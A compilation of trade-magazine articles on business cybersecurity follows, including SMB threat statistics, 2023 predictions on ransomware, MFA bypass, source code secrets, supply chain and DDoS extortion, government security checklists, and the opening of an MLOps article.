With threat actors constantly changing and refining their tactics to trick users, companies of all sizes need to understand the threat landscape and the risks it poses to help protect their employees and customers from cyber threats.

SMBs Are More Frequent Targets of Cyber-Attacks.

Cybercriminals don't discriminate by size. Like larger organizations, SMBs have valuable data and financial resources that bad actors are after, and they far outnumber large organizations. They also don't always have the luxury of an IT department or dedicated cybersecurity resources, making them prime targets for costly ransomware, bots, and phishing attacks.

Typically, small business owners have one primary focus: growing their businesses. That often means that security and IT in general tend to be underserved functions for many small businesses due to limited staffing and skills. This is a vulnerability that bad actors take advantage of, unfortunately.

These vulnerabilities explain why more than half of SMBs (58%) have suffered at least one security incident, according to the Identity Theft Resource Center's 2021 Business Aftermath Report. Another report from RiskRecon found that data breaches at small companies in 2020 and 2021 increased by 152% compared to the two prior years.

We've found that up to 65% of Comcast Business SecurityEdge™ customers experienced blocked attacks from July 2021 to June 2022, with up to 55% experiencing a botnet attack and nearly 50% experiencing malware and phishing attacks.

Profit is a Big Motivator for Cyber-Attacks.

Hackers make money by selling stolen credentials, customer data, financial information, and intellectual property on the dark web. So, it's not surprising that websites owned by financial services and high-tech organizations are prime targets for phishing attacks.

These attacks, which prey on vulnerable situations or events to gain access to credentials and more, are one of the most common forms of cybercrime and one of the biggest threats to small businesses today. In fact, internet traffic shows financial and high-tech SMB organizations were the most targeted by phishing scams, at 41% and 36%, respectively.

But it's not just phishing attacks that small business owners need to worry about these days. Malware and ransomware are other threats unsuspecting users face. According to the Identity Theft Resource Center, 44% of SMBs paid $250,000 to $400,000 for recovery costs of an attack, and 16% of SMBs paid up to $1 million. Ransomware attacks are one of the most common forms of attacks experienced by SMBs.

With 1 in 6 firms attacked in the past year saying they almost went under, the consequences of a cyberattack can be long-lasting and costly for SMBs.

Robust Cybersecurity is Essential for Businesses of All Sizes.

Cybercriminals are always looking for ways to target and disrupt businesses. Still, many small businesses don't have the proper infrastructure and systems in place to protect themselves, and may not even know where to start. Considering the relentless pace of cyberattacks, doing nothing is simply too risky.


Fortunately, through education and by implementing tools like anti-virus programs, firewalls, and network security solutions, SMBs can help protect their employees and customers from the ever-changing array of cybersecurity threats.

To give a business its best chance at avoiding or defeating cyberattacks, it is crucial to implement a strong plan that includes customized security tools, multipoint employee education, and proactive network monitoring.

About the Author

Ivan Shefrin is the Executive Director of Managed Security Services for Comcast Business. He is a hands-on cybersecurity leader with 25-years of experience partnering with enterprise and communication service providers to anticipate and capitalize on disruptive technology trends, transform IT architectures, and generate security value using data analytics, machine learning and automated threat response. He is responsible for Comcast Business DDoS mitigation, managed detection and response, and endpoint protection services.

Ivan can be reached online at business.comcast.com/enterprise.



Workspot CEO Shares Predictions for 2023

Security, The Hybrid Workforce And IT Spend.

By Amitabh Sinha, Co-Founder and CEO of Workspot

2022 revealed that success in today's business world requires continuous adaptability. From the widespread hybrid work model and the Great Resignation to imminent cybersecurity threats, company leaders have realized the need to be prepared for the unexpected.

Today's challenges will shape tomorrow's business decisions, especially as they relate to investments and future-proofing the enterprise. As we look ahead to 2023, what key trends will influence these decisions? How can organizations reevaluate and evolve their IT implementations?

1. Facing the Cyber Crisis

No company is immune to cyber-attacks - even companies with the largest security budgets can fall victim. Ransomware, in this context, is costing organizations an average of $4.5 million, but that doesn't account for one of the most financially devastating consequences: complete loss of productivity during the remediation process.

Business continuity requires company leaders to go beyond ransomware prevention measures and prioritize a strategic recovery plan for 'if and when' an attack occurs. One approach that will continue to gain traction is leveraging Cloud PCs, which are serving as a modern "insurance plan" for supporting productivity amid the recovery process. With the right solution, a fleet of Cloud PCs can be available less than an hour after an attack, enabling employees to keep the business running if the worst-case scenario becomes a reality.

Cloud PCs are deployed in an isolated, protected environment that can span multiple clouds and multiple cloud regions – so organizations can get back to work while mitigation and recovery steps are taken after the attack.

In the coming year and beyond, organizations will accelerate cloud adoption to strengthen overall information security for the enterprise. Cloud PCs eliminate the risks that physical PCs bring and should be at the forefront for modernizing end-user computing. Look for Cloud PC solutions that separate the control and data planes and enforce the Principle of Least Privilege (POLP) for the strongest security.

2. Hybrid Work Takes Center Stage

It is not surprising that hybrid/remote work is having an impact on the way businesses adopt new technologies. As we move forward into newer implementations and budgets begin to shift in 2023, the hybrid work model will shape IT spending.

The hyper-digital generations – such as Gen Z – and others have found personal and professional value through a hybrid work experience. To attract top talent, organizations need to provide employees with the tools they need to properly do their job, anywhere, anytime.

This workforce paradigm shift, where employees have more power to make demands about how and where they want to work, will force the hand of organizations (even more) to ensure their benefits reflect the hybrid work era. As work models evolve to hybrid, the cloud becomes an even more powerful force for competitive advantage as businesses vie for the best talent available.

3. Strategic Rationalization of Cost

Despite recent changes in the economy, the digital transformation is still well underway. Gartner forecasts an increase of 5.1% in global IT spend in 2023, up from 0.8% growth in 2022. In 2023, making the right technology investments will be critical for navigating workforce change during a challenging economic climate.

Each company will need to consider IT innovation differently as they monitor and analyze the ROI from current investments. What needs to drastically change is the time horizon for planning. It is not enough to plan based on goals for the next 12-24 months. Now businesses must consider what the next 5 to 10 years will bring, how different scenarios could play out and what impact these conditions will have on the business. Technology decisions must be made keeping in mind the need for the utmost agility. For example, IT should have the ability to easily provision fully-customized Cloud PCs for every end user and then instantly scale the deployment up or down as business needs shift.

To allocate limited IT budgets in the most effective way possible, leaders must take the following into account:

- Understand the corporate vision: The dissonance between business leaders and technology leaders has been one of the major handicaps for companies' growth in the past. IT teams' active participation in contributing to overall business goals should drive strategic spend on short-term needs while ensuring that longer-term goals and challenges for the enterprise can also be addressed.
- Understand the infrastructure: A "do everything" or "do nothing" type of approach is not appropriate in a dynamic environment. Increasingly, organizations will need maximum agility from their IT investments to allow for both incremental and strategic changes that move their overall company plans forward. Companies must decipher what data is most important and how to best provide access to that data from a budgetary perspective.
- Understand the human aspect: The end-user will be at the core of new implementations as the need to improve end-user computing environments becomes a higher priority. Research indicates that 91% of employees report frustrations with their work software, and 71% of company leaders acknowledge that employees will consider seeking a new job if their current employer fails to provide access to the tools, technology and information needed to do their jobs well in hybrid settings. Maintaining a competitive advantage in today's world will require technology that offers a top-notch user experience - such as always-available and high-performing Cloud PCs. Accessibility, flexibility and ease of use are paramount to employee satisfaction.

Looking ahead to 2023

As remote and hybrid work acceptance continues, adoption of technologies that support the digitization and modernization of the enterprise will accelerate.

Companies are realizing that traditional approaches to end-user computing – such as on-premises VDI and physical PCs -- not only fail to provide the necessary elasticity and scalability to keep up with enterprise growth plans, but in some cases, they also put organizations at risk for data breaches and ransomware attacks. As shifts in the economy are prompting executives to evaluate their IT spend, it is clear that investments in cloud transformation initiatives and cloud-native solutions that bring new agility and strengthen IT security will continue to yield significant returns for years to come.

About the Author

Amitabh Sinha is the Co-Founder and CEO of Workspot. He has over twenty years of experience across enterprise software, end user computing, mobile and database software. Prior to Workspot, Amitabh was the General Manager for Enterprise Desktops and Apps at Citrix Systems. Amitabh has a Ph.D. in Computer Science from the University of Illinois, Urbana-Champaign. To learn more about Workspot, you can follow Amitabh on Twitter and LinkedIn. To discover more about the real-world benefits of Cloud PCs, check out the Workspot website.

8 Essential Cybersecurity Considerations for Government Agencies

By Zac Amos, Features Editor, ReHack

The federal government is a frequent target for cyberattacks, warding off thousands of attempted breaches daily.

According to the U.S. Government Accountability Office (GAO), the Department of Homeland Security reported 32,000 cyber incidents in 2021. Approximately 31% derived from improper device usage, with phishing accounting for 9%. Unidentified attackers made up the highest number of cyberattacks at 48%.

From minor threats to more sophisticated infringements on intellectual property, government agencies across the United States should consider the following eight most advanced protections to ensure optimal data security.

1. Risk Assessment

Government agencies can best protect their systems by integrating adequate security functions. However, they must assess criminal opportunities for data breaches before they can do anything else.

Including physical and digital security vulnerabilities is essential when conducting a risk assessment. Bad players are particularly adept at infiltrating systems and exploiting sensitive information.

Using the results of a risk assessment will allow government officials to create a comprehensive cybersecurity plan to serve as a blueprint for cyber protection.

2. Access Control

Limiting digital and physical infrastructural access to essential personnel, contract workers, and vendors is another way to reduce cybersecurity risks.

For instance, agencies can issue special permissions to document management systems that restrict entry and maintain better control over workflow. Only the employees who require specific information to complete their tasks will be given those permissions.

Government officials might design an access control protocol to designate employee digital access at various levels, depending on their roles.

3. Artificial Intelligence and Machine Learning

The latest cybersecurity tools utilize artificial intelligence (AI) and machine learning programs. These tools focus on behavioral analytics to identify cybercriminals in action and prevent damage to intellectual property.

AI and machine learning work across various digital domains to halt threats against networks, file storage, and devices using analytic mechanisms that learn human behaviors over time.

4. Multi-Authentication

Because hackers are as sophisticated as they are, information technology systems have integrated multi-authentication access. For many organizations, multiple keys of entry provide an extra layer of passcode protection.

For instance, some systems might use a combination of passwords and biometrics, like fingerprint or facial recognition.

That's not to say biometrics is a perfect solution for modern security. U.S. Customs and Border Protection (CBP) suffered a malicious cyberattack in 2019 that compromised 184,000 images of travelers within CBP's facial recognition pilot. However, it could ensure that systems are more difficult to penetrate.

5. Security Checks

The United Arab Emirates hired three ex-intelligence and military officials from the U.S. in November 2022 in an attempt to breach the nation's security systems. This incident, like many other attempted cyberattacks, underscores the importance of penetration testing.

Penetration tests are ongoing security checks that determine a system's vulnerability. Although external tests pose challenges due to less information about potential attackers, they vie for government agencies' attention. Of course, the same can be said for attacks from the inside.

Physical monitoring with security cameras can act as a secondary security check to catch perpetrators tampering with government property. In addition, real-time monitoring software can track digital traffic with detailed reporting.

6. Cybersecurity Training

A 2020 study by Osterman Research and MediaPRO found that only 55% of employees can detect phishing attempts after workplace cybersecurity training. Only 50% can identify an attack sent by what seems like an email from leadership.

However, cybersecurity training may not be commonplace and ongoing in some offices where most breaches occur because of human error. Regularly revisiting cybersecurity training with engaging activities that enhance cyberattack identification can significantly improve government agencies' security risk.

Although it may entail upgrading to more expensive training modules, employees will reap the benefits of heightened cybersecurity awareness with lessons and information they can easily retain.

7. Mobile Device Management

Mobile device management is becoming increasingly important in today's remote working environment. Since the beginning of COVID-19, more employees have transitioned to at-home offices, including those working for government agencies.

Mobile device management enables network administrators to access security controls remotely using their smartphones. This provides them assurance that security measures are in place at all times, regardless of device location.

8. Incident Response Plan

Prevention is critical in protecting the nation's most sensitive data. However, government agencies must have an incident response plan ready in case of a security breach.

Similar to a risk assessment, officials should explore all potential cybersecurity threat types and write a detailed plan for each.

Having an incident response plan on hand will help administrators regain control of their systems and immediately get them up and running following an attack.

Robust Cybersecurity Measures Offer the Greatest Protection

The effects can be devastating when sensitive information gets into the wrong hands. While physical and digital security measures won't provide 100% protection against sophisticated cybersecurity threats, they do an excellent job at safeguarding government agencies from most cybercrimes. Agencies at all levels of government must consider implementing the most effective cybersecurity protection to ensure national security.

About the Author

Zac Amos is the Features Editor at ReHack, where he covers cybersecurity and the tech industry. For more of his content, follow him on Twitter or LinkedIn.

2023 Cybersecurity Predictions

By Thomas Segura, Content Writer, GitGuardian

Amid rising geopolitical tensions, cybersecurity is establishing itself as an essential link in the resilience strategy of companies and states. Cybercrime and state-sponsored actors are increasingly organized, making the need for large-scale cooperation in software defense and trust mechanisms more evident. The industry is also waking up to the need to continuously review and improve security mechanisms to stay relevant. Here are our predictions for the trends that will mark 2023:

- Developers will be a priority target for hacking campaigns.

  Having privileged access to computer systems within corporate environments, developers have become a priority target for hackers. Malicious actors are aware that development and CI/CD environments are much less protected than internet-facing production environments. Phishing campaigns now regularly target developers to steal their authentication tokens and other secrets used in the development cycle and move laterally from there.

This is what happened to Dropbox last month, when a bad actor logged into a corporate GitHub account following a phishing campaign that imitated a CircleCI (a continuous integration tool) email and login page.

Interestingly, the fact that Multi-Factor Authentication (MFA) was used to protect the corporate GitHub perimeter did not stop the attack. MFA has long been advocated as a security must-have, but several of the most significant breaches of 2022 have demonstrated that attacker techniques could thwart them.

As a result, we can expect much work to be done to improve MFA implementations in large enterprise accounts in 2023.

- Doubling down on MFA

  In 2022, multiple high-impact security incidents started with an MFA bypass.

  Take the Uber hack, for instance. The threat actor used an Uber contractor's compromised VPN credentials to repeatedly attempt to log in, generating an MFA notification each time. Abusing MFA notifications—also known as "MFA fatigue" attacks—is a spamming technique used to flood an employee's phone with notifications until they accept one. It proved to work not only in the Uber case but also in major breaches at Okta and Cisco this year.

  Phishing texts are becoming more and more believable as hackers start to invest more time in targeting people's phones. It should be noted that not all MFA hacks require social engineering. as some can also exploit system misconfigurations or zero-days. Anyway, the roadmap is now clear: as the first line of defense, multi-factor authentication will be a top priority for security teams in 2023 to catch up with the various malicious techniques that have proven effective.

  Extending on this reasoning, we can predict that another trend will be reinforced in 2023: code security.

- Source code security, a rising concern

  Microsoft, Nvidia, Samsung, or Rockstar would all agree that ensure codebases don't expose confidential information, such as API keys, username and password combinations, or personal identifying information (PII) is fundamental. These companies, and others, have all fallen victim to source code leaks in 2022 and surely did not expect to see so much sensitive information exposed: for instance, Samsung's source code contained as many as 6,695 secrets! Source code security is now acknowledged as one of the most important failsafe measures to prevent attack escalations, We will see companies 'threat models continue to be updated accordingly next year.

- More efforts to measure the software supply chain attack surface

  Software supply chain attacks are far from new phenomena, but their frequency is accelerating. The weaknesses in the software supply chains are numerous and hard to inventory for

companies. This is partly because the chains 'complexity has dramatically increased in recent years. and because there is no easy way for organizations to measure and quantify supply chain risks adequately.

But many initiatives are gaining momentum, and we should see adoption strengthen in 2023 with best practices such as software bill of materials (SBOMs), guidances such as NIST's Cybersecurity Supply Chain Risk Management (C-SCRM), or frameworks like Google's Security Levels for Software Artifacts (SLSA) and Microsoft's Supply Chain Consumption Framework (S2C2F).

Supply chain security requires a holistic approach that shifts away from one-time third-party assessments to real-time monitoring of third-party risks and vulnerabilities in packaged software and firmware components. All these tools and frameworks converge toward the same objective: provide transparency on all sides (software producers & consumers), and allow the investigation of dependencies in the broadest sense (packages, vendors, registries, platforms etc.).

- Open-source security will be front and center on the security radar

  Among the various supply chain security concerns, open-source governance is certainly the most urgent to implement for organizations. The 2021 Apache Log4j vulnerability was a wake-up call for many, as it reminded us that the security of enterprise software depends on the security of the open-source components on which they are based.

  Malicious actors can still easily hijack open-source packages, or even weaponized by maintainers themselves. In 2023, application security teams will focus on inventorying the OSS components used in the software factories and using tools such as Software Composition Analysis to decide if they should keep them.

- Cloud security products and technology will accelerate

  The growth of cloud services and the rise of DevOps create new opportunities for organizations. However, as these deployments mature and more data and business functions are hosted in the cloud, there is growing awareness that costly regulatory mistakes and damaging cyberattacks can undo the benefits if security is not integrated into the transformation process.

  As the principles of shared responsibility and zero trust become more familiar, we will see an acceleration of security products at the intersection of cloud-based architectures and "secure-by-design" processes, which will focus on improving the developer experience and building greater confidence.

- Cybersecurity will become a business imperative across governing boards


  As cyber threats continue to evolve and become more sophisticated, the role of the board of directors in overseeing cyber risk is becoming increasingly important. By prioritizing customer

trust and growth, the board can help position cybersecurity as a strategic enabler for building stronger relationships with customers, vendors, employees, and shareholders.

Recognizing the financial impact of a strong cybersecurity posture allows boards to manage cybersecurity risks more effectively. Recent proposals from the SEC emphasizing governance, risk management, strategy, and timely notification to investors will encourage leaders to consider incorporating cyber risk into their current and future business models, with the board at the center of these initiatives.

About the Author

Thomas Segura is a Content Writer at GitGuardian. He has worked as an analyst and a software engineer consultant for various big French companies. His passion for tech and open source led him to join GitGuardian as a technical content writer. He focuses now on clarifying the transformative changes that cybersecurity and software are going through. Thomas can be reached at Thomas.segura@gitguardian.com and on LinkedIn at https://www.linkedin.com/in/thomas-segura-a7956a68/?originalSubdomain=fr and at our company website at https://www.gitguardian.com/.



2023 DDoS Attack Predictions

By Matthew Andriani, Founder and CEO, MazeBolt

DDoS attacks remain a major threat to enterprises, as attacks continue to grow in frequency and sophistication. The DDoS attack surface is constantly expanding: the dynamic nature of cloud environments and the workflows that accompany them makes it easier for threat actors to bypass mitigation controls and launch attacks that severely impact an organization's uptime. On average, 60% of businesses lose over $120,000, and 15% of the business – well over $1 million and some over $3 billion in market CAP losses, for very short intermittent DDoS attacks. Below are key trends we've noticed in 2022 that are anticipated for 2023.

Prediction 1: DDoS attack havoc will increase.

From the 'Overwatch 2' gaming DDoS attack to the attack on Russia's second-largest VTB bank, 2022 saw a variety of organizations suffering temporary outages. Heading into 2023, we will most likely see continued growth in DDoS attacks. A Cisco report predicts the total number of DDoS attacks will reach over 15 million by 2023, leaving organizations and customer data vulnerable. The proliferation of DDoS-as-a-service subscriptions which, per the Microsoft Digital Defense Report 2022, can cost as little as 500 USD, makes it easier for threat actors to anonymously launch devastating attacks and disrupt businesses' uptime. Although governments are already taking down DDoS-as-a-service operators, it's a drop in the ocean, and most likely new sites will pop up. Unless organizations achieve true visibility into their dynamic DDoS attack surface and build DDoS resilience through vulnerability closure, this whack-a-mole game

between governments and operators will bear little to no fruit in the prevention of successful DDoS attacks. In fact, it will encourage attackers to continue.

Prediction 2: DDoS will become the weapon of choice for cyber-warfare.

The Russia-Ukraine conflict taught us that attackers don't need expensive and sophisticated anti-satellite weapon systems to cause chaos: In February, Russia launched a massive cyberattack against Viasat's KA-SAT satellite internet network and took thousands of modems offline. According to a statement issued by the EU council, the attack "had a significant impact causing indiscriminate communication outages and disruptions across several public authorities, businesses, and users in Ukraine, as well as affecting several EU Member States." DDoS attacks will turn into the weapon of mass disruption, and we'll see more nation-state DDoS attacks unleashed – and probably more cyber carnage.

Prediction 3: Layer players: multi-vector attacks will rise and be more automated.

The DDoS vulnerability gap which exists in most organizations is huge. Automated sequences and switching attack vectors will become more frequent and sophisticated, it's easy to implement and will increase an attacker's chances by 50% to 99% of succeeding in most cases. According to a quarterly study conducted by Lumen, in Q3 2022 alone, multi-vector attacks represented 40% of all DDoS attacks. As the dynamic DDoS attack surface keeps expanding, we'll see more advanced attacks in relatively lower volumes and shorter frequencies that can easily bypass all layers of DDoS protections and inflict even more damage than traditional volumetric single-dimension attacks.

Prediction 4: Extortion will rise. It's pure economics and the incentive is too great.

With DDoS-as-a-Service becoming so common and the attacks easily succeeding, combined with damages running into the billions of dollars, organizations, and insurance companies paying reasonable extortion demands; it's likely many attackers already understand this. It's hard to measure, as most companies being hit with a ransom DDoS attack do not report it. According to Cloudflare, 15% of their customers in Q3 2022 received a ransom note from attackers to stop the DDoS assault. This represents a 67% increase from 2021-2022 and will most likely continue to grow. Let's face it, if an attacker can drop a stock exchange, he or she can request a small fee for not doing so for days. Most CISOs, CEOs, and boards may pay a nominal fee.

Prediction 5: Growing damages will increase demand for accountability and action.

With more successful DDoS attacks wreaking havoc in organizations' uptime, and damages impacting business' bottom line, CISOs will seek a better understanding of their security investment and its impact. Furthermore, CISO's and boards will demand more assurances for DDoS protection contracts purchased, as well as visibility into their DDoS resilience. Organizations will start to identify vulnerabilities and push

their mitigation companies to move to a continuous remediation cycle when presented with such vulnerability information. Mitigation companies that achieve rapid remediation speed to identified vulnerabilities will gain a competitive advantage.

Prediction 6: Clear leaders in the DDoS industry will start to emerge.

I have seen over the last decade; how certain mitigation vendors act when they know of a problem and certain others don't. In 2023, we'll begin to see DDoS mitigation vendors embrace technologies that provide them with DDoS vulnerability protection instead of just seeing such vulnerability data as a headache. Any mitigation vendor now that does not is knowingly putting their customers at serious risk of a DDoS attack. Customers will begin to change such vendors who will find themselves as an outcast, we've already seen this trend during 2022.


About MazeBolt

MazeBolt is pioneering a new standard in testing DDoS vulnerabilities that provides enterprises with full visibility into their dynamic DDoS attack surface. Its vulnerability solution, RADAR™ testing, continuously observes tens of thousands of potential DDoS attack entry points, identifying how attackers succeed in bypassing existing mitigation systems. The solution's autonomous risk detection allows cybersecurity teams to go beyond traditional DDoS testing by continuously detecting, analyzing and prioritizing remediation across the network with zero operational downtime. Global enterprises, including financial services, insurance, and governments rely on MazeBolt for full visibility into their DDoS security posture.

About the Author

Matthew Andriani is a world-leading expert in the DDoS space with more than 20 years of experience in cybersecurity and has built leading cybersecurity teams. 10 years ago, as the Founder and CEO of MazeBolt, Matthew sought to prevent cyber-attacks with offensive services and technologies. Today MazeBolt is pioneering a new standard in the DDoS market with RADAR™ Testing, a new product that enables complete visibility into the DDoS attack surface for each layer of DDoS protection deployed. His new focus on this patented technology has transformed the way organizations achieve DDoS resilience against complex DDoS threats. Previously, he worked at Radware, CheckPoint, and Corrigon (acquired by Ebay).

Matthew can be reached on LinkedIn and our company website https://mazebolt.com/.



Accelerating Machine Learning Advances Through MLOps

By Dr. Elsa Schaefer, Corporate Data Scientist, LinQuest Corporation

The Department of Defense is rapidly deploying data policies that enable organizations to discover and access trustworthy and understandable datasets that contain massive amounts of text, imagery, audio, signals, and other information.

As these strategic datasets grow in both abundance and usability, the DOD will have more opportunities to apply machine learning (ML) and improve a range of mission capabilities through automation, prediction, and detection tools. To accelerate the development of ML solutions, engineers must follow the best practices established in the larger field of software development.

Software engineers supporting missions across the defense and intelligence communities are increasingly following DevOps best practices that promote collaboration and the creation of repeatable, test-driven solutions. DevOps combined with ML yields MLOps: data and modeling platforms which will empower the defense community to rapidly transform its strategic datasets into trustworthy and reliable ML solutions in resource-constrained environments.

